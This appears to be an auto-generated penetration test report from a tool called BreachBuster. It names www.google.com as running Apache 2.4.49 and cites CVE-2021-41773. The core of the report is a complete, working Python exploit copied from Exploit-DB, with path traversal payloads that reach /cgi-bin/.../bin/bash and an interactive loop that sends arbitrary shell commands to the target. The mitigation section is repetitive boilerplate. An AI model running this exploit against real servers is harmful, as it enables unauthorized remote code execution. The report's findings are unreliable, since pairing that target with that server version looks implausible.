BREACHBUSTER


PENETRATION TEST REPORT

Report generated on: 2024-06-05 08:04:06

TESTED VULNERABILITY :

Field	Value
Target	www.google.com
Identified Technology	apache 2.4.49
CVE ID	CVE-2021-41773
Vulnerability Type	Web
Required Action	Apply security updates as recommended by Vendor.
Publish Date	2021-10-05T09:15:07.593
CVSS	7.5
CWE	{'lang': 'en', 'value': 'CWE-22'}
Vector	WEB
Complexity	MED
Severity	HIGH

DESCRIPTION: A flaw was found in a change made to path normalization in Apache HTTP Server 2.4.49. An attacker could use a path traversal attack to map URLs to files outside the directories configured by Alias-like directives. If files outside of these directories are not protected by the usual default configuration "require all denied", these requests can succeed. If CGI scripts are also enabled for these aliased pathes, this could allow for remote code execution. This issue is known to be exploited in the wild. This issue only affects Apache 2.4.49 and not earlier versions. The fix in Apache HTTP Server 2.4.50 was found to be incomplete, see CVE-2021-42013.



EXPLOIT DESCRIPTION: CVE ID: CVE-2021-41773 Exploit(id='50512', description='Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (3)', type='webapps', platform='Multiple', date_published='2021-11-11', verified=1, port=0, tag_if_any=[], author='Valentin Lobstein', link='https://www.exploit-db.com/exploits/50512')

EXPLOIT CODE: # Exploit Title: Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (3)
Date: 11/11/2021
Exploit Author: Valentin Lobstein
Vendor Homepage: https://apache.org/
Version: Apache 2.4.49/2.4.50 (CGI enabled)
Tested on: Debian GNU/Linux
CVE : CVE-2021-41773 / CVE-2021-42013
Credits : Lucas Schnell

```
#!/usr/bin/env python3
#coding: utf-8

import os
import re
import sys
import time
import requests
from colorama import Fore,Style


header = '''\033[1;91m

[illegible]
'''' + Style.RESET_ALL
```

```
if len(sys.argv) < 2 :
print( 'Use: python3 file.py ip:port ' )
sys.exit()

def end():
print("\t\033[1;91m[!] Bye bye !")
time.sleep(0.5)
sys.exit(1)

def commands(url,command,session):
directory = mute_command(url,'pwd')
user = mute_command(url,'whoami')
hostname = mute_command(url,'hostname')
advise = print(Fore.YELLOW + 'Reverse shell is advised (This isn\'t an interactive shell)')
command = input(f"{Fore.RED}■■{Fore.GREEN + user}@{hostname}: {Fore.BLUE +
directory}\n{Fore.RED}■■{Fore.YELLOW}$ {Style.RESET_ALL}")
command = f"echo; {command};"
req = requests.Request('POST', url=url, data=command)
prepare = req.prepare()
prepare.url = url
response = session.send(prepare, timeout=5)
output = response.text
print(output)
if 'clear' in command:
os.system('/usr/bin/clear')
print(header)
if 'exit' in command:
end()

def mute_command(url,command):
session = requests.Session()
req = requests.Request('POST', url=url, data=f"echo; {command}")
prepare = req.prepare()
prepare.url = url
response = session.send(prepare, timeout=5)
return response.text.strip()


def exploitRCE(payload):
s = requests.Session()
try:
host = sys.argv[1]
if 'http' not in host:
url = 'http://'+ host + payload
else:
url = host + payload
session = requests.Session()
command = "echo; id"
req = requests.Request('POST', url=url, data=command)
prepare = req.prepare()
prepare.url = url
response = session.send(prepare, timeout=5)
output = response.text
if "uid" in output:
choice = "Y"
print( Fore.GREEN + '\n[!] Target %s is vulnerable !!!' % host)
print("[!] Sortie:\n\n" + Fore.YELLOW + output )
```

```
choice = input(Fore.CYAN + "[?] Do you want to exploit this RCE ? (Y/n) : ")
if choice.lower() in ['','y','yes']:
while True:
commands(url,command,session)
else:
end()
else :
print(Fore.RED + '\nTarget %s isn\'t vulnerable' % host)
except KeyboardInterrupt:
end()

def main():
try:
apache2449_payload = '/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bin/bash'
apache2450_payload = '/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/bash'
payloads = [apache2449_payload,apache2450_payload]
choice = len(payloads) + 1
print(header)
print("\033[1;37m[0] Apache 2.4.49 RCE\n[1] Apache 2.4.50 RCE")
while choice >= len(payloads) and choice >= 0:
choice = int(input('[~] Choice : '))
if choice < len(payloads):
exploitRCE(payloads[choice])
except KeyboardInterrupt:
print("\n\033[1;91m[!] Bye bye !")
time.sleep(0.5)
sys.exit(1)

if __name__ == '__main__':
main()
```

MITIGATION : In order to remove vulnerabilities from this web app and enhance its security posture, several mitigation techniques can be implemented. Firstly, applying vendor patches and updates regularly is crucial to address known vulnerabilities in software components and dependencies specific to this web app. This includes keeping the operating system, web server, application server, database server, and all related libraries and frameworks up to date with the latest security patches and fixes tailored to this application's environment. Additionally, using secure coding practices during the development of this web app helps in preventing common vulnerabilities like SQL injection, cross-site scripting (XSS), and cross-site request forgery (CSRF) within the context of this application's codebase. Implementing input validation and output encoding techniques specific to the functionalities of this web app can mitigate the risk of injection attacks targeting its unique features. Furthermore, enforcing strong authentication and authorization mechanisms, such as multi-factor authentication (MFA) and role-based access control (RBAC) tailored to this web app's user roles, helps in protecting against unauthorized access. Employing web application firewalls (WAFs) and intrusion detection/prevention systems (IDS/IPS) can add an additional layer of defense by monitoring and filtering incoming traffic for suspicious activities specific to this web app's traffic patterns. Regular security testing and code reviews should be conducted to identify and remediate vulnerabilities specific to this web app's implementation. Lastly, educating developers and users of this web app about security best practices and conducting security awareness training programs tailored to this application's functionalities can help in fostering a security-conscious culture within the organization, ultimately reducing the overall risk exposure of this web app. By adopting a holistic approach to security and implementing these mitigation techniques customized for this web app, organizations can significantly enhance the security posture of this specific application and mitigate potential risks associated with vulnerabilities inherent to its design and implementation.